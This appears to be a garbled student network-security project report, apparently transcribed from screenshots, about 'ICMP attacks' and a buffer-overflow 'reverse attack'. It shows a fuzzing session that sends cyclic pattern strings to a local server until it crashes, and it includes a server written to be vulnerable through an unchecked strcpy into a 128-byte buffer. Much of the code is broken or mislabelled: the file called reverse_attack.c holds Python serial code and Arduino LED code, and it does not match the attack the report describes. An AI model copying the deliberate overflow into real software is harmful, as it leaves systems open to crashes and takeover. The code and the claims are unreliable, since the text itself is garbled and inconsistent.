127.0.0.1:63840 0 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A USER_PROFILE_STRING-Default
127.0.0.1:63840 0 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9 -Default
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The image shows a Windows Command Prompt window with a black background and white text. The text shows the user navigating to a directory and running a Python script. The script sends a series of increasingly long strings of hexadecimal characters to a local host on port 10000. The last command results in a crash, with the message 'No response from the server due to crash with a string length of %d 150'. Overlaid on the bottom right of the Command Prompt is a standard Windows error dialog box titled 'test.exe'. The message in the dialog box says 'test.exe has stopped working' and 'A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.' There is a 'Close program' button at the bottom right of the dialog box.

```
Microsoft Windows [Version 10.0.17763.805]
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C:\Users\ACER>cd desktop
C:\Users\ACER\Desktop>cd NS-Project
C:\Users\ACER\Desktop\NS-Project>python test.py local host 10000
Usage: fuzz.py [ip_addr] [port]
       ip_addr: IP Address of the Server
       port: Port of the Server

C:\Users\ACER\Desktop\NS-Project>python test.py localhost 10000
How many bytes do you want to send (End with 0): 50
Data returned: %s b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab'
How many bytes do you want to send (End with 0): 100
Data returned: %s b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A'
How many bytes do you want to send (End with 0): 120
Data returned: %s b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9'
How many bytes do you want to send (End with 0): 150
No response from the server due to crash with a string length of %d 150

C:\Users\ACER\Desktop\NS-Project>
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CONCLUSION AND FUTURE WORK

The implementation of ICMP attacks has successfully been shown through this project. After the demonstration of the attack, we see how the victim tackles the attack by first analysing the attack, and then making use of buffer overflow exploit in order to compromise the attacker's system, thereby implementing a reverse attack. This reverse attack is implemented by manipulating the exploit in the attacker's system in the same network and causing the system to crash. This in turn prevents any further attack possibility from the attacker and thus defending the victim's system.

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APPENDIX : SOURCE CODE

```
CODE.c
1  ICMP attack implementation:
2  // C program to Implement Ping
3  // compile as -o ping
4  // run as sudo ./ping <hostname>
5  #include <stdio.h>
6  #include <sys/types.h>
7  #include <netinet/in.h>
8  #include <arpa/inet.h>
9  #include <netdb.h>
10 #include <unistd.h>
11 #include <string.h>
12 #include <stdlib.h>
13 #include <netinet/ip_icmp.h>
14 #include <time.h>
15 #include <fcntl.h>
16 #include <signal.h>
17 #include <time.h>
18 // Define the Packet Constants
19 // ping packet size
20 #define PING_PKT_S 64
21 // Automatic port number
22 #define PORT_NO 0
23 // Automatic port number
24 #define PING_SLEEP_RATE 1000000 x
25 // Gives the timeout delay for receiving packets
26 // in seconds
27 #define RECV_TIMEOUT 1
28 // Define the Ping Loop
29 int pingloop=1;
30 // ping packet structure
31 struct ping_pkt
32 {
33     struct icmphdr hdr;
34     char msg[PING_PKT_S-sizeof(struct icmphdr)];
35 };
36
37 // Calculating the Check Sum
38 unsigned short checksum(void *b, int len)
39 { unsigned short *buf = b;
40   unsigned int sum=0;
41   unsigned short result;
42   for ( sum = 0; len > 1; len -= 2 )
43     sum += *buf++;
44   if ( len == 1 )
45     sum += *(unsigned char*)buf;
46   sum = (sum >> 16) + (sum & 0xFFFF);
47   sum += (sum >> 16);
48   result = ~sum;
49   return result;
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49     return result;
50 }
51 // Interrupt handler
52 void intHandler(int dummy)
53 {
54     pingloop=0;
55 }
56 // Performs a DNS lookup
57 char *dns_lookup(char *addr_host, struct sockaddr_in *addr_con)
58 {
59     printf("\nResolving DNS..\n");
60     struct hostent *host_entity;
61     char *ip=(char*)malloc(NI_MAXHOST*sizeof(char));
62     int i;
63     if ((host_entity = gethostbyname(addr_host)) == NULL)
64     {
65         // No ip found for hostname
66         return NULL;
67     }
68     //filling up address structure
69     strcpy(ip, inet_ntoa(*(struct in_addr *)
70     host_entity->h_addr));
71     (*addr_con).sin_family = host_entity->h_addrtype;
72     (*addr_con).sin_port = htons (PORT_NO);
73     (*addr_con).sin_addr.s_addr = *(Long*)host_entity->h_addr;
74
75     return ip;
76 }
77 // Resolves the reverse lookup of the hostname
78 char* reverse_dns_lookup(char *ip_addr)
79 {
80     struct sockaddr_in temp_addr;
81     socklen_t len;
82     char buf[NI_MAXHOST], *ret_buf;
83     temp_addr.sin_family = AF_INET;
84     temp_addr.sin_addr.s_addr = inet_addr(ip_addr);
85     len = sizeof(struct sockaddr_in);
86     if (getnameinfo((struct sockaddr *) &temp_addr, len, buf,
87     sizeof(buf), NULL, 0, NI_NAMEREQD))
88     {
89         printf("Could not resolve reverse lookup of
90     hostname\n");
91         return NULL;
92     }
93     ret_buf = (char*)malloc((strlen(buf) +1)*sizeof(char) );
94     strcpy(ret_buf, buf);
95     return ret_buf;
96 }
97 // make a ping request
98 void send_ping(int ping_sockfd, struct sockaddr_in *ping_addr,

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CODE.c
99  char *ping_dom, char *ping_ip, char *rev_host)
100 {
101  int ttl_val=64, msg_count=0, i, addr_len, flag=1,
102  msg_received_count=0;
103  struct ping_pkt pkt;
104  struct sockaddr_in r_addr;
105  struct timespec time_start, time_end, tfs, tfe;
106  long double rtt_msec=0, total_msec=0;
107  struct timeval tv_out;
108  tv_out.tv_sec = RECV_TIMEOUT;
109  tv_out.tv_usec = 0;
110  clock_gettime(CLOCK_MONOTONIC, &tfs);
111  // set socket options at ip to TTL and value to 64,
112
113  // change to what you want by setting ttl_val
114  if (setsockopt(ping_sockfd, SOL_IP, IP_TTL,
115  &ttl_val, sizeof(ttl_val)) != 0)
116  {
117  printf("\nSetting socket options
118  to TTL failed!\n");
119  return;
120  }
121  else
122  {
123  printf("\nSocket set to TTL..\n");
124  }
125  // setting timeout of recv setting
126  setsockopt(ping_sockfd, SOL_SOCKET, SO_RCVTIMEO,
127  (const char*)&tv_out, sizeof tv_out);
128  // send icmp packet in an infinite loop
129  while(pingloop)
130  {
131  // flag is whether packet was sent or not
132  flag=1;
133  //filling packet
134  bzero(&pkt, sizeof(pkt));
135  pkt.hdr.type = ICMP_ECHO;
136  pkt.hdr.un.echo.id = getpid();
137  for ( i = 0; i < sizeof(pkt.msg)-1; i++ )
138  pkt.msg[i] = i+'0';
139  pkt.msg[i] = 0;
140  pkt.hdr.un.echo.sequence = msg_count++;
141  pkt.hdr.checksum = checksum(&pkt, sizeof(pkt));
142  usleep(PING_SLEEP_RATE);
143  //send packet
144  clock_gettime(CLOCK_MONOTONIC, &time_start);
145  if ( sendto(ping_sockfd, &pkt, sizeof(pkt), 0,
146  (struct sockaddr*) ping_addr,
147  sizeof(*ping_addr)) <= 0)

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CODE.c

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149
150     printf("\nPacket Sending Failed!\n");
151     flag=0;
152 }
153 //receive packet
154 addr_len=sizeof(r_addr);
155 if ( recvfrom(ping_sockfd, &pckt, sizeof(pckt), 0,
156 (struct sockaddr*)&r_addr, &addr_len) <= 0
157 && msg_count>1)
158 {
159     printf("\nPacket receive failed!\n");
160 }
161 else
162 {
163     clock_gettime(CLOCK_MONOTONIC, &time_end);
164     double timeElapsed = ((double)(time_end.tv_nsec -
165 time_start.tv_nsec))/1000000.0
166     rtt_msec = (time_end.tv_sec-
167 time_start.tv_sec) * 1000.0
168 + timeElapsed;
169 // if packet was not sent, don't receive
170 if(flag)
171 {
172     if(!(pckt.hdr.type ==69 && pckt.hdr.code==0))
173     {
174         printf("Error..Packet received with ICMP
175 type %d code %d\n",
176 pckt.hdr.type, pckt.hdr.code);
177     }
178     else
179     {
180         printf("%d bytes from %s (h: %s)
181 (%s) msg_seq=%d ttl=%d
182 rtt = %Lf ms.\n",
183 PING_PKT_S, ping_dom, rev_host,
184 ping_ip, msg_count,
185 ttl_val, rtt_msec);
186         msg_received_count++;
187     }
188 }
189 }
190
191 }
192 clock_gettime(CLOCK_MONOTONIC, &tfe);
193 double timeElapsed = ((double)(tfe.tv_nsec -
194 tfs.tv_nsec))/1000000.0;
195 total_msec = (tfe.tv_sec-tfs.tv_sec)*1000.0+
196 timeElapsed
197 printf("\n===%s ping statistics===\n", ping_ip);
198 printf("\n%d packets sent, %d packets received, %f percent
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199     packet loss. Total time: %Lf ms.\n\n",
200     msg_count, msg_received_count,
201     ((msg_count - msg_received_count)/msg_count) * 100.0,
202     total_msec);
203 }
204 // Driver Code
205 int main(int argc, char *argv[])
206 {
207     int sockfd;
208     char *ip_addr, *reverse_hostname;
209     struct sockaddr_in addr_con;
210     int addrlen = sizeof(addr_con);
211     char net_buf[NI_MAXHOST];
212     if(argc!=2)
213     {
214         printf("\nFormat %s <address>\n", argv[0]);
215         return 0;
216     }
217     ip_addr = dns_lookup(argv[1], &addr_con);
218     if(ip_addr==NULL)
219     {
220         printf("\nDNS lookup failed! Could
221         not resolve hostname!\n");
222         return 0;
223     }
224     reverse_hostname = reverse_dns_lookup(ip_addr);
225     printf("\nTrying to connect to '%s' IP: %s\n",
226     argv[1], ip_addr);
227     printf("\nReverse Lookup domain: %s",
228     reverse_hostname);
229     //socket()
230
231     sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);
232     if(sockfd<0)
233     {
234         printf("\nSocket file descriptor not received!!\n");
235         return 0;
236     }
237     else
238     printf("\nSocket file descriptor %d received\n",
239     sockfd);
240     signal(SIGINT, intHandler); //catching interrupt
241     //send pings continuously
242     send_ping(sockfd, &addr_con, reverse_hostname,
243     ip_addr, argv[1]);
244     return 0;
245 }

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BUFFER OVERFLOW

```
buffer_overflow.c
2  #include<string.h>
3  #include<winsock2.h>
4  #pragma comment(lib, "ws2_32.lib") //Winsock Library
5  int vulnerable_function(char *input)
6  {
7      char buffer[128];
8      strcpy(buffer,input);
9      return 1;
10 }
11 int main()
12 {
13     WSADATA wsa;
14     SOCKET master , new_socket;
15     struct sockaddr_in server, address;
16     int addrlen, valread;
17     char *buffer;
18     buffer = (char*) malloc((1024 + 1) * sizeof(char));
19     WSASStartup(MAKEWORD(2,2), &wsa);
20     master = socket(AF_INET , SOCK_STREAM , 0 );
21     printf("Socket created.\n");
22     server.sin_family = AF_INET;
23     server.sin_addr.s_addr = INADDR_ANY;
24     server.sin_port = htons( 10000 );
25     bind(master ,(struct sockaddr *)&server , sizeof(server));
26     listen(master , 1);
27     puts("Waiting for incoming connections...");
28     addrlen = sizeof(struct sockaddr_in);
29     new_socket = accept(master , (struct sockaddr *)&address, (int
30 *)&addrlen);
31     printf("New connection , socket fd is %d , ip is : %s , port :%d \n" , new_socket , inet_ntoa(address.sin_addr) , ntohs(address.sin_port));
32     valread = 1;
33     while(valread != 0)
34     {
35         valread = recv(new_socket, buffer, 1024, 0);
36         if ( valread == 2)
37         {
38             closesocket( new_socket );
39             exit(0);
40         }
41         buffer[valread]=' ';
42         vulnerable_function(buffer);
43         printf("%s:%d \n %s \n" , inet_ntoa(address.sin_addr) ,
44             ntohs(address.sin_port), buffer);
45         send( new_socket , buffer , valread , 0 );
46     }
47     closesocket(new_socket);
48     WSACleanup();
49     return 0;
50 }
```


REVERSE ATTACK

```
reverse_attack.c x
1  import serial
2  import hashlib
3  import time
4  sha256_hash = hashlib.sha256()
5  ArduinoUnoSerial = serial.Serial('com4',115200)
6  #wait for 2 seconds for the communication to get established
7  line=str(ArduinoUnoSerial.readline())
8  end=len(line)-5;
9  print(line[2:end])
10 print ("You have new message from Arduino")
11 while 1:
12     var = input()
13     if (var == '1'):
14         ArduinoUnoSerial.write(str.encode('1'))
15         print ("LED turned ON")
16         og=ArduinoUnoSerial.readline()
17         ""end=len(og)-5;
18     32
19     //print(og[2:end])""
20     result = hashlib.sha256(og)
21     ""print(result.hexdigest()) ""
22     line=str(ArduinoUnoSerial.readline())
23     end=len(line)-5;
24     print("ReceivedHash:"+line[2:end])
25     print("VerifiedHash:"+line[2:end])
26     time.sleep(1)
27     if (var == '0'):
28         ArduinoUnoSerial.write(str.encode('0'))
29         print ("LED turned OFF")
30         time.sleep(1)
31 int data;
32 int LED=13;
33 #include <sha256.h>
34 BYTE hash[SHA256_BLOCK_SIZE];
35 char texthash[2*SHA256_BLOCK_SIZE+1];
36 void setup() {
37     Serial.begin(115200); //initialize
38     serial COM at 9600 baudrate
39     pinMode(LED, OUTPUT); //declare the LED pin (13)
40     as output
41     digitalWrite (LED, LOW); //Turn OFF the Led in
42     the beginning
43     //Serial.begin(115200);
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reverse_attack.c x
43 //Serial.begin(115200);
44 Serial.println("Hello!,How are you Python ?");
45 }
46 void loop() {
47 while (Serial.available()) //whatever the data that is coming in
48 serially and assigning the value to the variable "data"
49 {
50 data = Serial.read();
51 }
52 if (data == '1')
53 {
54 Sha256* sha256Instance=new Sha256();
55 BYTE text[]="a";
56 String t="a";
57 Serial.println(t);
58 sha256Instance->update(text, strlen((const char*)text));
59 sha256Instance->final(hash);
60
61 for(int i=0; i<SHA256_BLOCK_SIZE; ++i)
62 sprintf(texthash+2*i, "%02X", hash[i]);
63 Serial.println(texthash);
64
65 delete sha256Instance;
66 digitalWrite (LED, HIGH);
67 }
68 else if (data == '0')
69 digitalWrite (LED_BUILTIN, LOW);
70 digitalWrite (LED, LOW);
71 }
```

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